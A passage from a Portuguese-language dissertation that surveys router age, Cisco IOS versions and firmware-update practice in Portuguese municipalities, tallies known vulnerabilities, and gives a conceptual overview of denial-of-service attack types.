

Gráfico 4 - Tempo médio de aquisição de *routers*

Tendo presente a evolução tecnológica com que nos deparamos nos dias de hoje, em termos de informática, o surgimento de novos equipamentos, medidas de segurança, *softwares* ou mesmo *hardware* acontece de dia para dia. Neste sentido, torna-se muito difícil o acompanhamento de toda a evolução informática mundial, ao que somos muitas vezes obrigados a escolhas e análises das melhores soluções para o nosso tipo de negócio, bem como a avaliação do factor qualidade/preço.

Com orçamentos muitas vezes reduzidos, os Municípios portugueses vêm-se por vezes obrigados a substituir apenas o equipamento que já se mostre muito obsoleto ou com problemas de desempenho e segurança. De acordo com esta

condição verifica-se que 48%, das Autarquias que colaboraram deste estudo utilizam equipamento activo de rede com mais de 4 anos, confirmando-se mais uma vez a grande importância da manutenção e actualização dos mesmos que, quando não realizada periodicamente podem abrir um largo número de vulnerabilidades facilmente exploráveis por atacantes.



Gráfico 5 - Funções desempenhadas pelos *routers*

De acordo com o indicado no ponto 4.3.2.1., a grande maiorias das Autarquias utiliza os seus *routers* única e exclusivamente para acesso à Internet, sendo que uma pequena percentagem delas (26%) configura este equipamento também com outros serviços de comunicações como ligações *VPN*, conexão entre redes locais distintas ou comunicações entre *VLans*.

Versões de *IOS Cisco* Identificados:

1. 12.2(1)XD3	5. 15.0	9. 15.1T	13. 12.3(11)YK
2. 12.2(13)ZG	6. 12.3(8)T4	10. 12.4T	14. 12.1(7)
3. 12.2(2)XH	7. 12.0(4)T	11. 12.3(8)YI1	15. 12.3(6F)
4. 12.2(4)YA11	8. 12.2(4)XM	12. 12.3(14)YT	

Tabela 4 - Versões de sistemas operativos *Cisco*, identificados

Existem diferentes interpretações no que compete às leituras dos nomes de cada um dos *IOS* da *Cisco*, sendo que cada letra do seu final tem um significado especifico.

A – Aggregation/Access Server/Dial technology	D – xDSL technology
F – Feature specific enhancements	G – Gigabit switch routers
H – SDH/SONET technology	I – For IP sebset
K – Cryptography IPsec/SSH	M – Mobile wireless
T – Reserved for consolidated technology	X – A short lived – one-time release
Y – A shot-lived, one-time release	Z – A short-lived – one-time release

Tabela 5 - Significado dos nomes *Cisco IOS* [30]



Figura 4 - Leitura dos nomes *Cisco IOS* [31]



Gráfico 6 - Percentagem de realização de actualizações de *firmware*



Gráfico 7 - Periodicidade das actualizações de *firmware* nos *routers*



Gráfico 8 - Justificação para a ou não actualização

Em análise dos três gráficos anteriores, verifica-se que quase metade das Autarquias (48%) mostra alguma sensibilidade para a necessidade de actualizar o seu equipamento activo de rede, apresentando como principais motivos a

segurança, adição de novas funcionalidades e melhorias na performance e funcionamento.

Por outro lado e um pouco mais preocupante, verifica-se que a maioria dos Municípios (52%) não realiza qualquer actualização ao *firmware* instalado nos seus equipamentos, apresentando como principal motivo o pouco tempo que têm disponível para este tipo de manutenção. Esta questão vem, mais uma vez, confirmar que a prioridade, no que compete à segurança, é dada primeiramente aos equipamentos como servidores e postos de trabalho sendo, muitas vezes, descorada a atenção ao equipamento activo de rede que, estando à partida a funcionar correctamente, acaba por ser esquecido ou deixado para mais tarde.

Uma outra observação que se mostra pertinente, é o facto de mesmo existindo Autarquias que afirmam realizar actualizações periódicas aos seus equipamentos, a grande maioria dos *IOS* identificados apresentam datas de lançamento já bastante antigas.



Gráfico 9 - Percentagem de realização de análise de vulnerabilidade aos equipamentos activos de rede



Gráfico 10 - Percentagem de ataques sofridos no equipamento activo de rede



Gráfico 11 - Consequências dos ataques sofridos

As questões sobre ataques e vulnerabilidades realizadas às Câmaras Municipais apresentam como principal objectivo apurar se alguma dessas Câmaras realiza periodicamente análises de vulnerabilidades ao seu equipamento activo de forma a adoptar medidas de segurança correctas e resolver os problemas encontrados,

bem como averiguar a ocorrência de algum tipo de ataque especificamente ao seu equipamento de rede. Neste sentido verifica-se que a grande maioria (88%) dos Municípios não realiza este tipo de análise, desconhecendo muitas das vezes os riscos que podem estar a correr.

Por outro lado, apenas 12% das Autarquias sofreu um ou mais ataques ao seu equipamento de rede, sendo que em metade deles (50%) não foram verificados quaisquer tipos de danos nos seus equipamentos e sistemas.

Dentro dos problemas causados destacam-se os ataques *DoS* que somados às falhas de comunicação à rede apresentam um total de 38% dos ataques identificados. Não menos importantes sobram os ataques em que o acesso ao equipamento foi perdido, exigindo a recuperação de palavra-passe (12%).

4.3.3. Levantamento de Vulnerabilidades

Tendo como ponto de partida as diversas versões de *IOS* identificadas pelas Câmaras Municipais em inquérito, é realizado o levantamento e recolha das vulnerabilidades actualmente conhecidas para esses softwares.

Com recurso ao site *CVE details* [32] foram possíveis apurar cerca de 151 vulnerabilidades de entre os tipos *DoS*, *Execução de código remoto, Obtenção de informação, Bypass* e *XSS*.



Gráfico 12 - Percentagem dos tipos de ataque identificados

De uma forma mais especifica, o gráfico seguinte apresenta a comparação de tipologia de ataque com cada um dos *routers* identificados e com o número de Autarquias que utilizam esse equipamento:



Gráfico 13 - Comparação de tipologia de ataque/*routers*/número de Municípios

Estas vulnerabilidades encontradas serão analisadas e estudadas no capitulo 5 desta dissertação, sendo também neste capítulo escolhidos os diferentes cenários a implementar em ambiente de laboratório.

5. Análise de Vulnerabilidades Identificadas e Selecção de Cenários a Implementar

Tomando como referência, o gráfico número 12, presente no ponto 4.3.3 desta dissertação, de todos os ataques identificados, os que mais se destacam são os ataques *DoS*, com um total de 77%. Este tipo de ataque encontra-se presente em praticamente todos os equipamentos identificados em inquérito, correspondentes à marca *Cisco*. Neste sentido, todas as Câmara Municipais que estejam a utilizar estes equipamentos com os sistemas operativos também identificados em inquérito, encontram-se vulneráveis a um ou mais ataques de *DoS*. Outros tipos de ataque que se mostram necessários avaliar e estudar são os ataques que permitem a execução de código remoto e assim fazer com sejam executadas instruções por parte do atacante, ataques que resultem na obtenção de informação, como por exemplo, obter conhecimento sobre configurações e ainda os ataques que permitam o acesso ao equipamento passando por cima do processo de autenticação (*Bypass*) e *XSS*.

5.1. Tipos de Ataque

5.1.1. *Denial of Service e Distributed Denial of Service*

Um ataque do tipo *DoS* (*Denial-of-Service*) [33] é caracterizado pela tentativa explicita do atacante evitar que utilizadores legítimos utilizem um determinado serviço.

Nem todas as falhas nos serviços, mesmo aquelas que resultam de actividades maliciosas, são obrigatoriamente ataques do tipo *DoS*. Este ataque pode fazer parte de outros tipos de ataque mais robustos e com outras características, acabando por causar uma falha no serviço. A utilização ilegítima de recursos, pode por ela própria, causar uma falha nos serviços, resultando num *DoS*.

Em questões de impacto, os ataques de negação de serviço, podem isolar completamente um computador, ou uma rede inteira, dependendo da sua

natureza. Este processo pode causar diversos constrangimentos uma vez bloquear toda a comunicação entre a rede interna e a rede externa.
Existem três tipos distintos de execução de ataques de negação de serviços, a um muito elevado número de serviços distintos:

1. Consumo de recursos limitados, escassos ou não renováveis;
2. Destruição, ou alteração de informação de configuração;
3. Destruição ou alteração física de componentes de rede.

Consumo de Recursos Limitados, Escassos ou não Renováveis:

Os ataques de negação de serviço, são normalmente executados contra a conectividade da rede, sendo que o seu principal objectivo é o de evitar que equipamentos como computadores, servidores, *routers* ou *switches* de rede mantenham a comunicação de dados. Neste tipo de ataque, o atacante começa por estabelecer a ligação à rede ou ao equipamento alvo, porém, sem nunca concluir a comunicação. Com esta comunicação sempre estabelecida, o equipamento alvo reserva um número limitado de estruturas de dados necessários à conclusão da comunicação, não lhe sendo por isso possível responder a ligações legitimas, descartando-as. De salientar, que nestes ataques, o atacante não está a consumir largura de banda de rede, mas sim estruturas de dados de *Kernel* da máquina alvo, podendo o mesmo ser executado a partir de qualquer tipo de ligação, *ADSL*, *Dial-UP*, Fibra Óptica, entre outras.
Uma outra forma de ataque, é a utilização de recursos disponíveis na rede, contra ela própria, ou seja, um atacante pode, por exemplo forjar pacotes *UDP* de forma a criar uma comunicação "*echo*" entre duas máquinas, consumindo toda a largura de banda existente entre elas e assim afectar as comunicações entre equipamentos dentro dessa mesma rede.

Destruição ou Alteração de Informação de Configuração:

Um equipamento configurado incorretamente pode funcionar mal ou simplesmente não funcionar. Neste sentido, um atacante que de alguma forma tenha a possibilidade de alterar ou desconfigurar um determinado serviço, num

equipamento de rede, pode provocar a falha desse serviço, resultando numa negação do mesmo.

Destruição ou Alteração Física de Componentes de Rede:

A principal preocupação neste tipo de ataques, é a segurança física dos equipamentos existentes na rede, sendo que os mesmo não deverão ser acessíveis fisicamente por parte de pessoas mal intencionadas ou não autorizadas. Uma simples alteração de cablagem, pode provocar uma falha em toda a rede, isolando-a.

